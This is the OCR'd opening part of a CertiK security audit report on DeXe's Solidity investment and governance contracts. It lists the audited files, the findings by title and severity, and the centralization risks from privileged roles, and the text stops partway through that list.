
CERTIK

Security Assessment

DeXe Audit

CertiK Verified on May 4th, 2023



CertiK Verified on May 4th, 2023

DeXe Audit

The security assessment was prepared by CertiK, the leader in Web3.0 security.

Executive Summary

TYPES	ECOSYSTEM	METHODS
Others	Other	Formal Verification, Manual Review, Static Analysis

LANGUAGE	TIMELINE	KEY COMPONENTS
Solidity	Delivered on 05/04/2023	N/A

CODEBASE

https://github.com/dexe-network/investment-contracts/

...View All

COMMITS

- dcebe83f1549a2c03077b6f978cc48f52244ef61
- e7a716c4987b87cd287908681f4dff8c30724dd8

...View All

Vulnerability Summary

26	15	0	0	11	0	0
Total Findings	Resolved	Mitigated	Partially Resolved	Acknowledged	Declined	Unresolved

0	Critical		Critical risks are those that impact the safe functioning of a platform and must be addressed before launch. Users should not invest in any project with outstanding critical risks.
2	Major	1 Resolved, 1 Acknowledged	Major risks can include centralization issues and logical errors. Under specific circumstances, these major risks can lead to loss of funds and/or control of the project.
0	Medium		Medium risks may not pose a direct risk to users' funds, but they can affect the overall functioning of a platform.
11	Minor	8 Resolved, 3 Acknowledged	Minor risks can be any of the above, but on a smaller scale. They generally do not compromise the overall integrity of the project, but they may be less efficient than other solutions.
13	Informational	6 Resolved, 7 Acknowledged	Informational errors are often recommendations to improve the style of the code or certain operations to fall within industry best practices. They usually do not affect the overall functioning of the code.

TABLE OF CONTENTS | DEXE AUDIT

CODEBASE | DEXE AUDIT

Repository

https://github.com/dexe-network/investment-contracts/

Commit

- dcebe83f1549a2c03077b6f978cc48f52244ef61
- e7a716c4987b87cd287908681f4dff8c30724dd8

AUDIT SCOPE | DEXE AUDIT

53 files audited ● 19 files with Acknowledged findings ● 3 files with Resolved findings ● 31 files without findings

ID	Repo	Commit	File	SHA256 Checksum
CPB	dexe-network/investment-contracts	dcebe83	contracts/core/CoreProperties.sol	a5751cb59c32db795a34a8d42e91762a9c8cd1cb194db4f5113ca30aac0778a8
PFB	dexe-network/investment-contracts	dcebe83	contracts/core/PriceFeed.sol	d7b61498ba6343b7b27d879bc05e605a19eb9a9473ec17528ffe0e411bb4cc35
ERC	dexe-network/investment-contracts	dcebe83	contracts/gov/ERC20/ERC20Sale.sol	4990bc191528bbcf7ee5c2d255fba0d6cd4ca22fc77bb1a0844a53c6a29107f7
ERM	dexe-network/investment-contracts	dcebe83	contracts/gov/ERC721/ERC721Multiplier.sol	48c093be4365bea6c7262574e76cf6efb34ae02b196c90abb3a3306731d2aaa8
ERP	dexe-network/investment-contracts	dcebe83	contracts/gov/ERC721/ERC721Power.sol	d3e4abfd5492fc751609632a70deda4baebf71daebbec93c5a142ed222713af3
DPB	dexe-network/investment-contracts	dcebe83	contracts/gov/proposals/DistributionProposal.sol	b549f14d0e901c840400e380be5b7dbc4c622a388293102f2ed086418c0180b8
TSP	dexe-network/investment-contracts	dcebe83	contracts/gov/proposals/TokenSaleProposal.sol	fc19a29a5c14a65e2b206f23606b3e68431fad7586f11f59aeb3cb89e954f314
GSB	dexe-network/investment-contracts	dcebe83	contracts/gov/settings/GovSettings.sol	73b3f9298ca388dfbbe77c320e6d8d158c3feb24ba67845694cd12d2d1242b61
GUK	dexe-network/investment-contracts	dcebe83	contracts/gov/user-keeper/GovUserKeeper.sol	8729618080ba3f0023a9f4fb58b4973d5b6750b3af0dba124f6fe2a9e19075f8

ID	Repo	Commit	File	SHA256 Checksum
GVB	dexe-network/investment-contracts	dcebe83	contracts/gov/validators/GovValidators.sol	1b8f6a0f6484765049a31b3f59f5da3715f49fe6bd62d42cb416b89329c7efe5
GVT	dexe-network/investment-contracts	dcebe83	contracts/gov/validators/GovValidatorsToken.sol	24f30b569856e890b7b1c68c04cdbce457cfe3be59ef233b4e664019ad1e6b6c
GPB	dexe-network/investment-contracts	dcebe83	contracts/gov/GovPool.sol	3889aab0d0bfb25cacfd85a2320e288328326ed9b0d02314645b3109e991222d
INU	dexe-network/investment-contracts	dcebe83	contracts/insurance/Insurance.sol	9821776e5e9af74aabfa8a7dbbff356f4df4d86ed6339b36fe63db569e3e5095
GPS	dexe-network/investment-contracts	dcebe83	contracts/libs/gov-pool/GovPoolStaking.sol	fa62257c8c4ab96aaebd1e9516053d8dacc35e3533b066a52cf7a8eb0df86ac0
GPU	dexe-network/investment-contracts	dcebe83	contracts/libs/gov-pool/GovPoolUnlock.sol	b95cddcf15f661dc4002a5d97a744ecbadd2a3a90654b310ed36834aa4360c73
GUV	dexe-network/investment-contracts	dcebe83	contracts/libs/gov-user-keeper/GovUserKeeperView.sol	047a68b4775c2ca24b89c5d3aeafdfdb081f09ab6d87cf909205bafe446099db
TIP	dexe-network/investment-contracts	dcebe83	contracts/trader/TraderPoolInvestProposal.sol	54c1968e320b295df4b223924dc7caefa8d4dc629cf376c7205b09934277c05a
TRP	dexe-network/investment-contracts	dcebe83	contracts/trader/TraderPoolProposal.sol	8eae3c043c00a8bbc67ba56db83c4126ae3ade83c6ff6cbd805be2c0b562755f
URB	dexe-network/investment-contracts	dcebe83	contracts/user/UserRegistry.sol	e9b1786885bdd55bd3b049849ef9956de05464402d90368ea1f7d1484ad1fdae
TPD	dexe-network/investment-contracts	dcebe83	contracts/libs/trader-pool/TraderPoolDivest.sol	39dc13857fbff5672a3def164bdb03dacf15d158ec6df7c1b348abd536017750

ID	Repo	Commit	File	SHA256 Checksum
TPE	dexe-network/investment-contracts	dcebe83	contracts/libs/trader-pool/TraderPoolExchange.sol	6e864af1aca5903fd54c20767b0d8e1fd18509f5f8ff6749a03dfb0a96b68a40
TPB	dexe-network/investment-contracts	dcebe83	contracts/trader/TraderPool.sol	16644e8cfd1cc76bd87ea1511ba219425702caf6a6ff766cda2a0c47ffd5f4d5
CRB	dexe-network/investment-contracts	dcebe83	contracts/core/ContractsRegistry.sol	fbf380a5a776506d1a4ba7e5b6bf85d715a38a400b86bccffe3c34affcfff3cd
GLO	dexe-network/investment-contracts	dcebe83	contracts/core/Globals.sol	cb6e35ca3ce899232db193c4d7865b88a121b0bc701d260ec9cca98e1d8fae2e
PFU	dexe-network/investment-contracts	dcebe83	contracts/factory/PoolFactory.sol	3b20c102525203a77ddd353f94039b1f074eb289e71d2e900510c07b4ebb3832
PRB	dexe-network/investment-contracts	dcebe83	contracts/factory/PoolRegistry.sol	583a7cf9d2ee445ff9552b48da14814810726eb451e8fee733f684a97bf5bd73
SAB	dexe-network/investment-contracts	dcebe83	contracts/libs/data-structures/ShrinkableArray.sol	6c99e7f292d739ccca9c1f03d719576ee38bf83512ba4e35a8edf2ce1e76fc2d
GTS	dexe-network/investment-contracts	dcebe83	contracts/libs/factory/GovTokenSaleDeployer.sol	be2084235d71718ae780d966a1bdad5967599f149cf8aad97312a526c9b0934b
GPC	dexe-network/investment-contracts	dcebe83	contracts/libs/gov-pool/GovPoolCommission.sol	aec490b2585734dc35f09069f0e1af1b1b08a18afb0a2224d8405b9ce064885e
GOO	dexe-network/investment-contracts	dcebe83	contracts/libs/gov-pool/GovPoolCreate.sol	434ca63dabedd8a29331fdc1ce08872943fb88bb648d64b6b3d27922dc0856bc
GPE	dexe-network/investment-contracts	dcebe83	contracts/libs/gov-pool/GovPoolExecute.sol	95bb643a3b7538989f287045a81dad973fb4d38cea692fd6e627999e4ec2547b

ID	Repo	Commit	File	SHA256 Checksum
GPO	dexe-network/investment-contracts	dcebe83	contracts/libs/gov-pool/GovPoolOffchain.sol	53fe649fe5fea7c20a3eaf1d0715432dbf76b1f375844abde6b317294b8179fa
GPR	dexe-network/investment-contracts	dcebe83	contracts/libs/gov-pool/GovPoolRewards.sol	81a24fdba20984df48852b1299cf040c60b1a955425ed8f642711ae962912b46
GPV	dexe-network/investment-contracts	dcebe83	contracts/libs/gov-pool/GovPoolView.sol	b9018c32925d63b136ccf8c4d6f2c99dec734bcab225df71261db4d21df9eb65
GOL	dexe-network/investment-contracts	dcebe83	contracts/libs/gov-pool/GovPoolVote.sol	a81f3e1d03e7e9cf1980a5116cd1fd5695f182cfb276f30268562e812b37808c
GUL	dexe-network/investment-contracts	dcebe83	contracts/libs/gov-user-keeper/GovUserKeeperLocal.sol	6743c7b3de2c894b9aa9b6e0e4cf4c8dc81c49f95ec95fa155ed16abc77fbe28
MHB	dexe-network/investment-contracts	dcebe83	contracts/libs/math/MathHelper.sol	4bddcb91b79b11a58f63be5571bdb18d99a3dc337057d671e4939e778a8df61a
PFL	dexe-network/investment-contracts	dcebe83	contracts/libs/price-feed/PriceFeedLocal.sol	4abaf726bd9d4e0dc9efc56931d4385619f30b3031489a18ffd88cb44408a383
UVP	dexe-network/investment-contracts	dcebe83	contracts/libs/price-feed/UniswapV2PathFinder.sol	8bb3ef82d52b7d65a46cc5da01b6dd44e29dbbb2789c80d7444b9e6a5b096c40
TPI	dexe-network/investment-contracts	dcebe83	contracts/libs/trader-pool-proposal/TraderPoolInvestProposalView.sol	3dabdfa6bdfc2566d1128181464ca6002d3544cbfe638cecbb5beaef7c75dd7f
TPR	dexe-network/investment-contracts	dcebe83	contracts/libs/trader-pool-proposal/TraderPoolRiskyProposalView.sol	e9957b9cc5b7fb0e05a7b1beee213253205c508e9d44f24920411ec0f503b3a8

ID	Repo	Commit	File	SHA256 Checksum
TPC	dexe-network/investment-contracts	dcebe83	contracts/libs/trader-pool/TraderPoolCommission.sol	c0292257551d39da8ccf04b6da23f5b984126ce697057b51cb2c5a7dc96d26ea
TRE	dexe-network/investment-contracts	dcebe83	contracts/libs/trader-pool/TraderPoolInvest.sol	02835e43a628418dc28fb3d591d909b14797675a67c736665515759aa7ef5066
TPL	dexe-network/investment-contracts	dcebe83	contracts/libs/trader-pool/TraderPoolLeverage.sol	3cb1b0c7cf8e0b2c0c167d0b8049c2595ed60e438ff7aa717957f0b3b45eda04
TPM	dexe-network/investment-contracts	dcebe83	contracts/libs/trader-pool/TraderPoolModify.sol	1bd7e283089995fe3c07fa6cb6724bebaa162689ee2bd55472f634c654fd74be
TPP	dexe-network/investment-contracts	dcebe83	contracts/libs/trader-pool/TraderPoolPrice.sol	b7959561299198e22c5f58541d34a16c9557610d1559838418ec45829f1c1acc
TPV	dexe-network/investment-contracts	dcebe83	contracts/libs/trader-pool/TraderPoolView.sol	5466fd70a0b2a353d4bc6771dab8d787067303ebb1195f9a95d97c1a291a7600
ASH	dexe-network/investment-contracts	dcebe83	contracts/libs/utils/AddressSetHelper.sol	27f032b53ad5bad93ff626c7a7b048cbd7bd7a3f27cf964bf1194d0beba51130
DHB	dexe-network/investment-contracts	dcebe83	contracts/libs/utils/DataHelper.sol	6a1fb7be11e427404f9fb197f12b58897856cc50b9d4967e31e83d9c2f2e17e5
TBB	dexe-network/investment-contracts	dcebe83	contracts/libs/utils/TokenBalance.sol	bd0b1e9457870b9aab7bc3f1907f18a1c6a8e3358c70632a2ea6fe7a464377d3
BTP	dexe-network/investment-contracts	dcebe83	contracts/trader/BasicTraderPool.sol	9e7ecd56406c47a6fd23a1f96d9cc021c4ae5d59a1256f229d4d953231af5e45
ITP	dexe-network/investment-contracts	dcebe83	contracts/trader/InvestTraderPool.sol	6d0ba9875eef6e667498d354a82cf351b51c54b5a81b2c58d06f841d9087b57a

ID	Repo	Commit	File	SHA256 Checksum
PRP	dexe-network/investment-contracts	dcebe83	contracts/trader/TraderPoolRiskyProposal.sol	af6f046a391f7e6bd7349c9e8fda66bcb5a0b9fe27664e2212a614c5bc041344

APPROACH & METHODS | DEXE AUDIT

This report has been prepared for DeXe to discover issues and vulnerabilities in the source code of the DeXe Audit project as well as any contract dependencies that were not part of an officially recognized library. A comprehensive examination has been performed, utilizing Static Analysis and Manual Review techniques.

The auditing process pays special attention to the following considerations:

- Testing the smart contracts against both common and uncommon attack vectors.
- Assessing the codebase to ensure compliance with current best practices and industry standards.
- Ensuring contract logic meets the specifications and intentions of the client.
- Cross referencing contract structure and implementation against similar smart contracts produced by industry leaders.
- Thorough line-by-line manual review of the entire codebase by industry experts.

The security assessment resulted in findings that ranged from critical to informational. We recommend addressing these findings to ensure a high level of security standards and industry practices. We suggest recommendations that could better serve the project from the security perspective:

- Testing the smart contracts against both common and uncommon attack vectors;
- Enhance general coding practices for better structures of source codes;
- Add enough unit tests to cover the possible use cases;
- Provide more comments per each function for readability, especially contracts that are verified in public;
- Provide more transparency on privileged activities once the protocol is live.

REVIEW NOTES | DEXE AUDIT

Overview

DeXe.network is a decentralized social trading platform that operates via autonomous smart contracts and includes tools for virtual currency allocation and automatic rebalancing. It connects successful traders and followers in a transparent, verifiable way for the benefit of both groups.

On the DeXe platform, users have the ability to create a decentralized autonomous organization (DAO) called `GovPool` for their own community. This allows users to create, vote on, and execute proposals. Additionally, users can create their own investment pool called `TraderPool`. There are two types of `TraderPool`: the first is the standard pool (`BasicTraderPool`), which allows users to trade with whitelisted tokens. The second type is the investment pool (`InvestTraderPool`), which enables users to invest in off-chain assets.

External Dependencies

DeXe utilizes Solidity Development Modules by Distributed Lab to implement the Contracts Registry pattern for managing and upgrading the project's contracts. The project also uses OpenZeppelin library 4.5.0 for contract format, functionality as well as security and verification purposes. Additionally, there are two tokens (`BABT` and `DEXE`) used within the project, but they are not currently within the scope of the audit. These dependencies are treated as a black box.

The project inherits or uses a few of the depending injection contracts or addresses to fulfill the need of its business logic.

- `_insuranceAddress`, `_treasuryAddress`, `_dividendsAddress`, and `registry` for the contract `CoreProperties.sol`;
- `uniswapFactory`, `uniswapV2Router`, `_usdAddress` and `_dexeAddress` for the contract `PriceFeed.sol`;
- `_babt` for the contract `PoolFactory.sol`;
- `collateralToken` for the contract `ERC721Power.sol`;
- `rewardToken` for the contract `DistributionProposal.sol`;
- `tokenToBuyWith` and `saleTokenAddress` and for the contract `TokenSaleProposal.sol`;
- `tokenAddress` and `nftAddress` for the contract `GovUserKeeper.sol`;
- `nftMultiplier` and `babt` for the contract `GovPool.sol`;
- `_dexe` for the contract `Insurance.sol`;
- `baseToken` for the contract `BasicTraderPool.sol`;
- `baseToken` for the contract `InvestTraderPool.sol`;
- `dexeToken` and `_babt` for the `TraderPool.sol`;

The audit team assumes that these contracts or addresses are valid and non-vulnerable actors and implement proper logic to collaborate with the current project.

Privileged Roles

In the `DeXe` project, multiple privileged roles are adopted to ensure the dynamic runtime updates of the project, which were specified in the following findings `GLOBAL-04 | Centralization Related Risks`.

The advantage of those privileged roles in the codebase is that the client reserves the ability to adjust the protocol according to the runtime required to best serve the community. It is also worth noting the potential drawbacks of these functions, which should be clearly stated through the client's action/plan. Additionally, if the private keys of the privileged accounts are compromised, it could lead to devastating consequences for the project.

To improve the trustworthiness of the project, dynamic runtime updates in the project should be notified to the community. Any plan to invoke the aforementioned functions should be also considered to move to the execution queue of the `Timelock` contract.

FINDINGS | DEXE AUDIT

26	0	2	0	11	13
Total Findings	Critical	Major	Medium	Minor	Informational

This report has been prepared to discover issues and vulnerabilities for DeXe Audit. Through this audit, we have uncovered 26 issues ranging from different severity levels. Utilizing the techniques of Static Analysis & Manual Review to complement rigorous manual code reviews, we discovered the following findings:

ID	Title	Category	Severity	Status
GLOBAL-04	**Centralization Related Risks**	**Centralization / Privilege**	**Major**	**Acknowledged**
GPB-03	Potential Flashloan Attack To Execute Proposal	Logical Issue	Major	Resolved
CON-02	Incompatibility With Deflationary Tokens	Logical Issue	Minor	Acknowledged
CON-05	Potential Reentrancy Attack	Logical Issue	Minor	Acknowledged
CON-07	Potential Inconsistency Between `totalPowerInTokens` And `totalSupply`	Logical Issue	Minor	Acknowledged
CON-08	Lack Of Storage Gap In Upgradeable Contract	Logical Issue	Minor	Resolved
ERM-02	Unable To Unlock Nft	Logical Issue	Minor	Resolved
GUK-01	Potential Flashloan To Bypass The Check `canParticipate()`	Logical Issue	Minor	Resolved
TPD-02	Potential Flashloan Operation To Bypass `_checkUserBalance()`	Logical Issue	Minor	Resolved
TRD-01	Blacklisted Position Tokens Cannot Be Closed	Logical Issue	Minor	Resolved

ID	Title	Category	Severity	Status
TSP-02	Incorrect Calculation Of `nextUnlockTime`	Mathematical Operations	Minor	Resolved
TSP-03	Divide Before Multiply	Mathematical Operations	Minor	Resolved
URB-01	Lack Of Validation For `documentHash`	Logical Issue	Minor	Resolved
CON-03	Missing Emit Events	Coding Style	Informational	Acknowledged
CON-06	Missing Input Validation	Coding Style	Informational	Acknowledged
DPB-02	Missing Approve Operation For `rewardToken` From `govAddress` To `DistributionProposal`	Volatile Code	Informational	Resolved
GOV-02	Potential Maliciously Locking Delegators' Tokens	Logical Issue	Informational	Resolved
GPB-01	Potential Inconsistency Between `deployerBABTid` And `babt`	Logical Issue	Informational	Acknowledged
GPS-01	Logic Issue Of Sending Rewards In `GovPoolStaking`	Control Flow	Informational	Acknowledged
GVB-01	No Update For `executed` Of External Proposal	Volatile Code	Informational	Resolved
GVB-02	New Contract Instance Created In Upgradeable Contract	Logical Issue	Informational	Acknowledged
INU-01	The Insurance `payout` Can Be Less Than `userInfo.stake`	Logical Issue	Informational	Acknowledged
PFB-01	Potential Price Manipulation Risk	Volatile Code	Informational	Acknowledged
TIP-02	Potential Inaccurate Update Of `_proposalInfos[proposalId].lpLocked` And `totalLockedLP`	Inconsistency	Informational	Resolved

ID	Title	Category	Severity	Status
TIP-03	Non-Guaranteed Reward Distribution	Logical Issue	Informational	Resolved
TSP-01	Inconsistent DECIMAL Standard	Volatile Code	Informational	Resolved

GLOBAL-04 | CENTRALIZATION RELATED RISKS

Category	Severity	Location	Status
Centralization / Privilege	**Major**		**Acknowledged**

Description

According to the business logic of DeXe project, the privileged roles can be classified into five categories: `DeXe Owner` , `GovPool` , `Trader` , `TraderAdmin` , and `Others` .

The `DeXe Owner` has authority over the following functions:

`CoreProperties.sol` :

- `setCoreParameters()` to set the state variable `coreParameters` .
- `addWhitelistTokens()` to add the input `tokens` into the whitelist.
- `removeWhitelistTokens()` to remove the input `tokens` from the whitelist.
- `addBlacklistTokens()` to add the inputs `tokens` into the blacklist.
- `removeBlacklistTokens()` to remove the input `tokens` from the blacklist.
- `setMaximumPoolInvestors()` to set the maximum number of investors in the TraderPool.
- `setMaximumOpenPositions()` to set the maximum number of concurrently opened positions by a trader.
- `setTraderLeverageParams()` to set the first and second parameters in the trader's formula.
- `setCommissionInitTimestamp()` to set the initial timestamp of the commission rounds.
- `setCommissionDurations()` to set the durations of the commission periods in seconds.
- `setDEXECommissionPercentages()` to set the protocol's commission percentage, the individual percentages of the commission contracts and the protocol's commission percentage.
- `setTraderCommissionPercentages()` to set the minimal and maximal trader's commission that the trader can specify.
- `setDelayForRiskyPool()` to set the investment delay after the first exchange in the risky pool in seconds.
- `setInsuranceParameters()` to set the insurance parameters.
- `setGovVotesLimit()` to set the maximum number of simultaneous votes of the voter.

`Insurance.sol` :

- `acceptClaim()` is called by the DAO to accept the claim.

`UserRegistry.sol` :

- `setPrivacyPolicyDocumentHash()` to set the document hash.

The `GovPool` has authority over the following functions:

`ERC20Sale`:

- `mint()` to mint a certain `amount` tokens to a specified `account`.
- `burn()` to burn a certain `amount` tokens from a specified `account`.
- `pause()` to trigger the stopped state of the project.
- `unpause()` to return to normal state of the project.

`DistributionProposal.sol`:

- `execute()` to set the reward token and amount for the proposal associated with `proposalId`.

`TokenSaleProposal.sol`:

- `createTiers()` to create a new tier.
- `addToWhitelist()` to update the whitelist with the whitelisting request parameters.
- `offTiers()` to stop the tier.

`GovSettings.sol`:

- `addSettings()` to add new proposal settings.
- `editSettings()` to update the proposal settings.
- `changeExecutors()` to change a new executor.

`GovUserKeeper.sol`:

- `depositTokens()` to deposit a certain amount of tokens for the `receiver`.
- `withdrawTokens()` to withdraw a certain amount of tokens from the `payer` account.
- `delegateTokens()` to delegate a certain amount of tokens to a `delegatee`.
- `undelegateTokens()` to undelegate a certain amount of tokens from a `delegatee`.
- `depositNfts()` to deposit NFTs for the `receiver`.
- `withdrawNfts()` to withdraw NFTs from the `payer` account.
- `delegateNfts()` to delegate NFTs to a `delegatee`.
- `undelegateNfts()` to undelegate NFTs from a `delegatee`.
- `createNftPowerSnapshot()` to create a new NFT power snapshot.
- `updateMaxTokenLockedAmount()` to update the max token locked amount for a `voter`.
- `lockTokens()` to lock a certain amount of tokens for a `voter`.
- `unlockTokens()` to unlock a certain amount of tokens from a `voter`.
- `lockNfts()` to lock the NFT associated with the input `nftIds`.
- `unlockNfts()` to unlock the NFT associated with the input `nftIds`.

- `updateNftPowers()` to get the latest powers for the input `nftIds`.
- `setERC20Address()` to set the state variable `tokenAddress`.
- `setERC721Address()` to set the state variable `nftAddress`.

`GovValidators.sol`:

- `createExternalProposal()` to create an external proposal.
- `changeBalances()` to change the balances of `userAddresses` to `newValues`.

The `Trader` has authority over the following functions:

`BasicTraderPool.sol`:

